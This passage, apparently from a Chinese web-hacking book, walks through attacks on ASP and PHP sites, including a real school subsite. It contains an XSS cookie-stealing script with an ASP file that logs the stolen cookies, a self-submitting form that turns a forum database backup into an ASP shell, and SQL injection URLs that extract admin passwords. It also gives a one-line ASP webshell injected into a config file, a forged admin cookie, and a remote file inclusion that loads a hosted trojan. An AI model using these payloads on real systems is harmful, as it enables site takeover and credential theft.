在本地架设好测试环境后就可以开始了，测试版有很多限制，为了方便，我们首先注册一个新用户，选择留言版块，点“我要留言”，就可以来到留言界面了。如图7.87，在“主题”中填写我们的跨站代码，效果如图7.88所示，弹出了对话框，说明代码被执行了。

其实我们还是可以利用这个XSS来偷取管理员的cookie或者挂马的，因为这个网站只是使用trim过滤了空格，所以利用起来是非常容易。在主题那里写入测试代码“<iframe src=" http://www.baidu.




图7.87

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

com" width="100" height="100" frameborder="0"></iframe>”，这句代码对于经常挂马的朋友不会感到陌生吧，目的就是打开一个指定的页面，如图7.89。

我们来构造一个偷cookies的代码：**<script>document.write('');</script>**，放到服务器上用来接收cookies的news.asp的代码：

```
<%
msg=Request.ServerVariables("QUERY_STRING")
testfile=Server.MapPath("cook.txt")
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,True,0)
thisfile.Writeline(""&msg& "")
thisfile.close
set fs = nothing
%>
```




图7.88




图7.89

只要提交代码，再写一个非常吸引管理员的留言，让管理员从后台点击你的留言，就会自动获取cookies了，大家可以结合cookies欺骗来使用。

3、来自外部的跨站攻击

对于外部跨站攻击的牵涉比较多，我就不详细介绍了。有的时候，当我们对于目标程序找不到可以利用的跨站点，这个时候就可以从外部入手，比如我们要拿下的是对方的论坛，论坛的安全性做的很好，但其留言板却存在跨站漏洞，这时候我们就可以在留言板里写入跨站语句，跨站语句为以表单的方式向论坛提交提升权限的语句，比如上面的bbsxp加asp扩展的语句，当然我们也可利用后台的备份功能直接得到一个shell。

```
<body onload="javascript:document.forms[0].submit()">
<form action="http://127.0.0.1/bbsxp/admin_fso.asp?menu=bakbf" method="post"><input value="database/bbsxp.mdb" name="yl"><input value="database/shit.asp" name="bf" ></body></html>
```

上面的代码就是把论坛的数据库备份为shit.asp，留言板存在跨站点为“http://127.0.0.1/bbsxp/page2.asp?username=”，我们构造备份跨站语句如下：**http://127.0.0.1/bbsxp/page2.asp?username=%3C%62%6F%64%79%20%6F%6E%6C%6F%61%64%3D%22%6A%61%76%61%73%63%72%69%70%74%3A%64%6F%63%75%6D%65%6E%74%2E%66%6F%72%6D%73%5B%30%5D%2E%73%75%62%6D%69%74%28%29%22%3E%3C%66%6F%72%6D%20%61%63%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%31%32%37%2E%30%2E%30%2E%31%2F%62%62%73%78%70%2F%61%64%6D%69%6E%5F%66%73%6F%2E%61%73%70%3F%6D%65%6E**

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

%75%3D%62%61%6B%62%66%22%20%6D%65%74%68%6F%64%3D%22%70%6F%73%74%22%3E%3C%69%6E%70%75%74%20%76%61%6C%75%65%3D%22%64%61%74%61%62%61%73%65%2F%62%62%73%78%70%2E%6D%64%62%22%20%6E%61%6D%65%3D%22%79%6C%22%20%3E%3C%69%6E%70%75%74%20%76%61%6C%75%65%3D%22%64%61%74%61%62%61%73%65%2F%73%68%69%74%2E%61%73%70%22%20%6E%61%6D%65%3D%22%62%66%22%20%3E%3C%2F%62%6F%64%79%3E%3C%2F%68%74%6D%6C%3E。或者是构造跨站语句，利用iframe打开一个0大小的linzi.txt，当管理员打开后，就会自动备份得到一个shell了。

7.5.5 程序漏洞分析举例

下面是一套非常广泛的私服发布平台，其中旧版本的More.asp文件存在注入，代码如下：

```
<%
……省略…….
Dim Menu,Rs2,Sql2,Rs_type,Sql_Type
menu=request("menu")
if menu<>"" then
Set Rs_type = Server.CreateObject("ADODB.RecordSet")
Sql_Type="select Game from Gq_GameType where ID = " & Menu
Rs_type.open Sql_type,conn,1,1
If Rs_type.eof and Rs_type.bof then
start="最新私服"
Else
start="最新" & Rs_type("Game")
End If
……省略……
%>
```

很明显，menu没有过滤就带入数据库，这是旧版本，大家再来看看新版本。

```
<%
……省略…….
Dim Menu,Rs2,Sql2,Rs_type,Sql_Type
menu=safestr(request("menu"))
if menu<>"" then
Set Rs_type = Server.CreateObject("ADODB.RecordSet")
Sql_Type="select Game from Gq_GameType where ID = " & Menu
Rs_type.open Sql_type,conn,1,1
If Rs_type.eof and Rs_type.bof then
start="最新私服"
Else
start="最新" & Rs_type("Game")
End If
……省略……
%>
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

只添加了一个safestr函数，safestr函数过滤了常见的注入攻击，却忘记了还有union和select这么重要的函数，于是我们还是能够绕过的，利用代码为“more.asp?menu=1%20and%201=2%20union%20select%20isAloneLogin%20from%20Gq_admin%20where%20id=1”，我们使用google就可以找出很多的，可是more.asp大多都被删除了。由于渗透的需要我们继续来看代码，后来，又发现了问题，找到搜索页的代码，这也是一个注入漏洞，这个漏洞有点儿难用：

```
if Menu="" Or Menu="0" then
response.write "<script>alert('错误的系统参数');history.back()</script>"
response.end
end if
set Rs = server.createobject("adodb.recordset")
menu= "all"
key=safestr(tee5.CheckStr(request("key")))
otype=safestr(tee5.CheckStr(request("otype")))
if key="" then
response.write "<script>alert('请输入查询条件');history.back()</script>"
response.end
end if
start="所有包含“"&key&"”的私服,游戏搜索"
tee5.head()
Response.Write "<TABLE cellSpacing=1 cellPadding=5 width=" & tee5.TabWidth & " align=center
class=tableBorder1 border=0>" & vbCrLf
Response.Write "<tr>" & vbCrLf
Response.Write "<th>服务器名</th>" & vbCrLf
Response.Write "<th>服务器IP</th>" & vbCrLf
Response.Write "<th>开机时间[年/月/日/时间]</th>" & vbCrLf
Response.Write "<th>线路类别</th>" & vbCrLf
Response.Write "<Th>版本介绍</Th>"
Response.Write "<th>客服QQ</th>" & vbCrLf
Response.Write "<th>详细介绍</th>" & vbCrLf
Response.Write "<th>类型</th>" & vbCrLf
Response.Write "</TR>" & vbCrLf
Dim tablestyle
Dim maxperpage,CurrentPage,Pcount,totalrec,totalnumber
maxperpage = Clng(tee5.MaxPerPage)
totalrec = 0
Pcount = 1
CurrentPage = safestr(tee5.ChkNumeric(Request("page")))
If CurrentPage = 0 Then CurrentPage = 1
Response.Write "<script src=""/js/showpage.js"" type=""text/javascript""></script>" & vbCrLf
If menu <> "all" then
sql="select Gq_sfdata.id,Gq_sfdata.name,Gq_sfdata.IP,Gq_sfdata.service,Gq_sfdata.Sdate,Gq_sfdata.
hour,Gq_sfdata.minute,Gq_sfdata.addr,Gq_sfdata.xingzhi,Gq_sfdata.QQ,Gq_sfdata.hits,Gq_sfdata.homepage,Gq_
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
sfdata.download,Gq_sfdata.addtime,Gq_sfdata.ulock,Gq_sfdata.isBest,Gq_sfdata.fine,Gq_sfdata.Besttime,Gq_
sfdata.hot,Gq_sfdata.hottime,Gq_sfdata.gameid,Gq_GameType.game"
    sql=sql&" from Gq_SFdata,Gq_Gametype where "&otype&" like '%"&key&"%' and Gq_SFdata.
gameid=Gq_gametype.id and Gq_SFdata.gameid="&menu
    sql=sql&" and Gq_SFdata.ulock=1 order by Gq_sfdata.Sdate desc,Gq_sfdata.hour desc,Gq_sfdata.minute
desc"
    else
    sql="select Gq_sfdata.id,Gq_sfdata.name,Gq_sfdata.IP,Gq_sfdata.service,Gq_sfdata.Sdate,Gq_sfdata.
hour,Gq_sfdata.minute,Gq_sfdata.addr,Gq_sfdata.xingzhi,Gq_sfdata.QQ,Gq_sfdata.hits,Gq_sfdata.homepage,Gq_
sfdata.download,Gq_sfdata.addtime,Gq_sfdata.ulock,Gq_sfdata.isBest,Gq_sfdata.fine,Gq_sfdata.Besttime,Gq_
sfdata.hot,Gq_sfdata.hottime,Gq_sfdata.gameid,Gq_GameType.game"
    sql=sql&" from Gq_SFdata,Gq_Gametype where "&otype&" like '%"&key&"%' and Gq_SFdata.
gameid=Gq_gametype.id"
    sql=sql&" and Gq_SFdata.ulock=1 order by Gq_sfdata.Sdate desc,Gq_sfdata.hour desc,Gq_sfdata.minute
desc"
    end if
```

我们靠的就是key变量的传值，sql变量的层层传入，后来一个一个的用union闭合了。给出利用代码：**search.asp?menu=all&key=138516677&otype=qq%20and%201=2%20union%20select%20password,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22%20from%20Gq_admin%20where%20id=1**。

如何来得到一个webshell呢？1、配置文件，插入一句话木马，生成文件index.html，在后台备份或者恢复为asa。2、配置文件，插入一句话木马，后台备份、恢复数据库为asa。

Cookies欺骗，此存在后台BUG，需要处理绕过checkpost：

```
cnzz_a1403544=0; vw1403544=%3A13019483%3A; sin1403544=none; rtime=0; ltime=1248596238734;
cnzz_eid=12293633-1248596216-http%3A//192.168.1.106/52haosf/showerr.asp%3Faction%3Derror%26messa
ge%3D%253; cck_lasttime=1248596238968; cck_count=0; ASPSESSIONIDQSSRDASC=LOIFJIACGJEJND
KKDLAHPOFM; admin%5Ftee5=RandomCode=DhXKBnM0971WF067&AdminStatus=%B8%DF%BC%B6
%B9%DC%C0%ED%D4%B1&AdminGrade=999&AdminPass=644c0191147c3d0c&AdminID=4&AdminFla
g=&LoginName=511905
```

欺骗的时候，有的帐号是同时只有一个人能登录，解决方法就是获取那个人的验证码信息，来伪造放到cookies里即可。

7.5.6 程序漏洞分析举例二

漏洞挖掘需要的是脚本分析的基本功，还有就是清晰的思路，下面我们就通过一篇文章《“重重突破”到“致命一击》来学习一下漏洞分析。

一、事情缘由

最近检测母校的网站，发现其中一个分站使用了高贝文章系统v3.0，苦于手中没有其漏洞资料，又是第一次听说这个系统，于是就从站长中国下载了v3.0版本，发现其最新更新是2006年的，貌似也太老了

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

吧，在读了部分代码后发现了几个漏洞。不过本文不在于漏洞本身，而在于其分析的过程和感受，另外就是思路。

二、漏洞分析与利用

1、注册的跨站，算是个鸡肋

个人习惯，先来看看注册的过滤，似乎不是很严格，直接打开User_RegPost.asp文件，在代码的25-36行处：

```
if (document.GaobeiSys_Reg.UserName.value.indexOf("<")!=-1 || document.GaobeiSys_Reg.UserName.value.indexOf(">")!=-1 || document.GaobeiSys_Reg.UserName.value.indexOf("$")!=-1)
    {
            alert("用户名中包含非法字符 (<,>,$) ");
            document.GaobeiSys_Reg.UserName.focus();
            return false;
     }
    if (document.GaobeiSys_Reg.UserName.value.indexOf("'")!=-1 || document.GaobeiSys_Reg.UserName.value.indexOf("%")!=-1 || document.GaobeiSys_Reg.UserName.value.indexOf("&")!=-1)
    {
            alert("用户名中包含非法字符 ('%,&) ");
            document.GaobeiSys_Reg.UserName.focus();
            return false;
     }
```

很显然只过滤了“<”，“>”，“'”，“%”四种字符，另外还限制了长度只能输入10字符，这个我们可以查看其源码，然后保存在本地，然后修改其maxlength值就ok了。那么“<”和“>”的过滤又怎么绕过呢？可以使用eval()函数配合ajax就可以了，不过对此我不是多熟悉就不给大家介绍了。

2、opensoft.asp的隐藏注入漏洞

直接来看opensoft.asp代码，10-23行：

```
if(request.querystring("soft_id") <> "") then
  colname = request.querystring("soft_id")
end if
url="soft_url"+request("url")
sql="select * from [soft] where soft_id="&colname&""
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
```

很显然变量colname仅仅检测是否为空就带入sql查询，注入漏洞就产生了。本来以为很简单的就可以得到管理员的密码，可是回到主页却没有发现一个页面是“opensoft.asp?soft_id=”这样的。我想根据名字来看，应该和软件下载有关，就在首页随便找了个下载链接“http://localhost/showdown.asp?soft_id=54”。启动WsockExpert来拦截数据包，点击下载，迅雷中看到确实调用了opensoft.asp这个文件，并且拦截其数据包得到，如图7.90,。图7.91。那么我们直接输入“http://localhost/opensoft.asp?soft_id=54”来看看，如图7.92。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

看到这个提示有经验人就会知道应该是防盗链问题，我们返回到代码来看看，在代码第4-9行：

```
From_url = Cstr(Request.ServerVariables("HTTP_REFERER"))
Serv_url = Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(From_url,8,len(Serv_url)) <> Serv_url then
response.write "非法链接！" '防止盗链
response.end
end if
```

原来是调用了http_referer来验证是否盗链，接下来就是绕过防盗链了。我们返回到图7.91中，看到这行“Referer: http://localhost/showdown.asp?soft_id=54”，思路有了，伪造referer就可以了。接下来的问题就是怎么伪造才可以进行注入了？就此陷入了困境中，吃饭后继续来看，刚询问旭方这个问题，他就扔给我一个软件quickspoof，说可以利用这个来伪造并进行注入。好的，开始手工注入这个“隐藏”的注入点，比较烦琐，我测试后可以成功拿到管理员的id和密码。来简单说一下方法，首先要伪造referer，打开quckspoof，然后选择“Add”按钮，如图7.93。

然后点击添加，返回到主窗口按下“spoof”按钮，如果返回正常就可以下载我们要下载的那个文件了，如果异常错误就下载以opensoft为文件名的空文件。图中广告上传图片功能升级文件for 2.0正是要下载的id=54的文件，返回正常，如图7.94。

这说明“http://localhost/opensoft.asp?soft_id=54 and 1=1”返回正常，继续来修改referer，点击quickspoof的edit，修改刚才构造的referer，修改Target URL一栏，更改成“http://localhost/opensoft.asp?soft_id=54 and 1=2”，即检测是否存在注入漏洞，如图7.95。




图7.94

再次证明了理论和实践是



图7.90




图7.91




图7.92




图7.93




图7.95

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一致的，确实存在注入漏洞，好了，继续注入。如此输入常规手工注入sql语句来猜解管理员的密码和id，比较烦琐的，这里就不演示了，给出一个实例语句，判断是否存在admin表，可以执行“http://localhost/opensoft.asp?soft_id=54 and 1=(select username,password from admin)”，返回正常就说明存在admin表，并且表中含有username和password字段，如此下去就可以得到管理员密码md5和id了，大家按照正规的手工注入就ok了。

3、备份数据库插马+后台配置文件插马

在发现注入得到了管理员的密码和帐号，登录后台后就是拿webshell了。简单看了下后台登录验证，采用session验证，那么cookie欺骗就没戏了，所以如果管理员密码强悍点那就不好办了。

看到数据库备份，直接上传一个jpg木马，然后备份数据即可得到shell。在本地测试成功获得，看到这个立马高兴了，赶紧到目标站点（母校分站）去测试，可是发现数据库备份没有办法执行，具体原因咱先不分析，想其他办法。继续查看后台文件，发现网站配置文件过滤不严格，直接看到文件Admin_Set.asp第7-51行，我简单说一下功能，就是直接获取输入的配置文件并写入到Include/Gaobei_setup.asp文件去，呵呵，没有任何过滤不就可以插马了。找到gaobei_setup.asp，代码如下：

```
<%
Gaobei_Title= "高贝系统 V 3.0"
…….省略了一些代码….
%>
```

看到没有，提交的数据写入到双引号之间了，试着在标题处写入“<%execute(request("cmd"))%>”，然后访问一下“http://127.0.0.1/Include/Gaobei_setup.asp”，出现了如下的错误“语句没有办法闭合”，如图7.96所示。



图7.96



图7.97

失败了，经过思考，发现插入下面语句可以成功插入一句话“1"%>
<%execute(request("cmd"))%>
<%'”，来简单说一下原理，1这个可以随便是title内容，双引号是为了闭合前面的双引号，
是换行，后面就是一句话，在
换行，关键是最后一个单引号注释掉后面所有的代码，这样就可以了，再次访问“http://localhost/include/Gaobei_Setup.asp”，熟悉的页面出现了，如图7.97。打开这个链接看看，成功了，如图7.98所示。




图7.98




图7.99

三、Upfile_Photo.asp上传漏洞

如果无法进入后台那怎么拿shell呢，于是我硬着头皮继续读代码，找上传漏洞，可是发现基

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

本上所有的上传文件都加了验证是否为管理员，终于让我在upfile_photo.asp发现了这个上传漏洞，这里就不分析了，是常见的上传漏洞类型，来看看怎么利用的。就不使用nc提交了，直接使用domain3.5的上传漏洞利用，如图7.99。成功上传了，来试一试，访问“http://localhost/UploadFile/Product/20088615950380.asp”，成功了，如图7.100。




图7.100

好了，分析和利用就到此结束了，脚本分析也是一门考验耐心的活儿，要学会灵活应用。本文关键在思路上，内容兴许不是重点。

7.6 Php常见漏洞解析

曾经很风光的脚本ASP，现在已经步入了黯淡的时光，ASP对于很多程序员并不陌生，但是由于功能不及其它脚本强大，微软已经放弃了ASP。Php是一个简易开发网站的脚本，其功能强大。渐渐的，很多网站都使用了php，我们来简单的分析一下php的几个漏洞。

7.6.1 php中的注入

由于时间关系，本书并没有关于脚本学习的章节，读者朋友们可以到网上找一些入门的资料，也可以参看脚本入门的图书来进行学习。又到了注入的时刻，只是脚本不同而已，注入叫作Injection，也可以叫注射，常见的注入有四种：第一种就是数字型注入；第二种是字符型注入；第三种是特殊字符注入；第四种是隐蔽性注入。

1、数字型注入漏洞

```
……省略……
$query=” select * from admin where id” =” $_get[ “id” ]” ” ;
$result=MYSQL_query($query)
……省略……
```

$_get[“id”]和asp中的request基本上一样，当php.ini中的magic_quotes_gpc 被关闭，php注入利用的就是这里的变量过滤不足，我们假设参数id的正确值为10，当我们只提交id=10时，查询语句就会执行“select * from admin where id=10”，然后返回信息。还是老样子，加入“id=10'”，导致出错了。这时候我们初步判断有注入存在，再分别提交“and 1=1”、“and 1=2”。在ASP中已经介绍了手工注入，这里就不多说了。

2、字符型注入

```
……省略……
$query=” select * from admin where id” =’ ” $_get[ “id” ]’ ” ;
$result=MYSQL_query($query)
……省略……
```

这种字符型注入与数字型注入类似，只要要闭合’就可以了。例如“SELECT * FROM admin WHERE id='1' and 1=2 union select * from admin where id=1/*'”，读者朋友们可以自行揣摩一下。

7.6.2 PHP上传漏洞

上传漏洞是非常可怕的，在以上的章节中有过详细的介绍和利用，相信大家都不陌生吧。一套web应

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用程序一般都会提供文件上传的功能，方便来访者上传一些文件，有时由于作者的疏忽就造成了上传漏洞，下面就是一个简单的文件上传例子：

```
<?php
// 设置上传文件的目录
$uploaddir = "D:/www/images/";
// 检查file是否存在
if (isset($_FILES['file1']))
{
// 要放在网站目录中的完整路径，包含文件名
  $uploadfile = $uploaddir . $_FILES['file1']['name'];
// 将服务器存放的路径，移动到真实文件名
move_uploaded_file($_FILES['file1']['tmp_name'], $uploadfile);
}
<form method="post" enctype="multipart/form-data" name="form1">
 <input type="file" name="file1" /><br />
 <input type="submit" value="上传文件" />
 <input type="hidden" name="MAX_FILE_SIZE" value="1024" />
</form>
?>
```

这个例子没有检验文件后缀，可以上传任意文件。

7.6.3 远程/本地文件包含漏洞

由于PHP支持使用相同的函数对本地文件、远程文件进行操作，因此一些恶意用户通过强行使网站上的PHP代码包含自己的文件来实现执行自己脚本的目的。以下代码实现了根据浏览器地址栏参数的文件名称包含不同文件的功能。

一、远程文件包含漏洞

```
<?php
$file_name = $_GET["filename"];          //获得当前文件名
include("$file_name ");                  //包含文件
//一些其他操作
?>
```

这时，通过在地址栏上指定不同的文件名就可以实现包含不同文件并执行的功能。例如，通过在浏览器上访问“http://localhost/ice.php?filename=http://www.sebug.cn/2008.txt”，就可以在代码中包含并执行http://www.sebug.cn/2008.txt文件，如图7.101，就可以看到php木马的身影了。




图7.101

二、本地文件包含漏洞

本地文件包含漏洞相对于远程文件包含来说有一定的局限性，来看代码。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<?php
$file_name = $_GET["filename"];          //获得当前文件名
include("./uploads/".file_name);         //包含本地文件
?>
```

这时候脚本木马只能在uploads（也就是上传后），才能被加以利用了，如图7.102。远程文件包含漏洞必须在php.ini配置文件中的allow_url_fopen选项为on的时候才能利用。




图7.102

7.7 Jsp常见漏洞解析

以Jsp开发的网站功能强大，其移植型强，许多政府机构都喜欢使用jsp系统的网站。由于java的盛行，jsp也渐渐得到人们的喜爱。在这一章节中，我们就对jsp漏洞进行常规的解析。

7.7.1 Jdk+Tomcat环境的搭建

一、Jdk的下载、安装和配置

JDK1.6可以从官方网站下载：“http://www.java.net/download/jdk6/6u10/promoted/b32/binaries/jdk-6u10-rc2-bin-b32-windows-i586-p-12_sep_2008.exe”，下载后，直接双击jdk-6u2-windows-i589-p.exe文件，就可以进行安装了，如图7.103。关于jdk的安装非常简单，基本上一路NEXT就行了，最后点击“完成”按钮，jdk就安装完毕了。




图7.103

安装完成后，还要进行Java环境的配置才能正常使用，步骤如下：

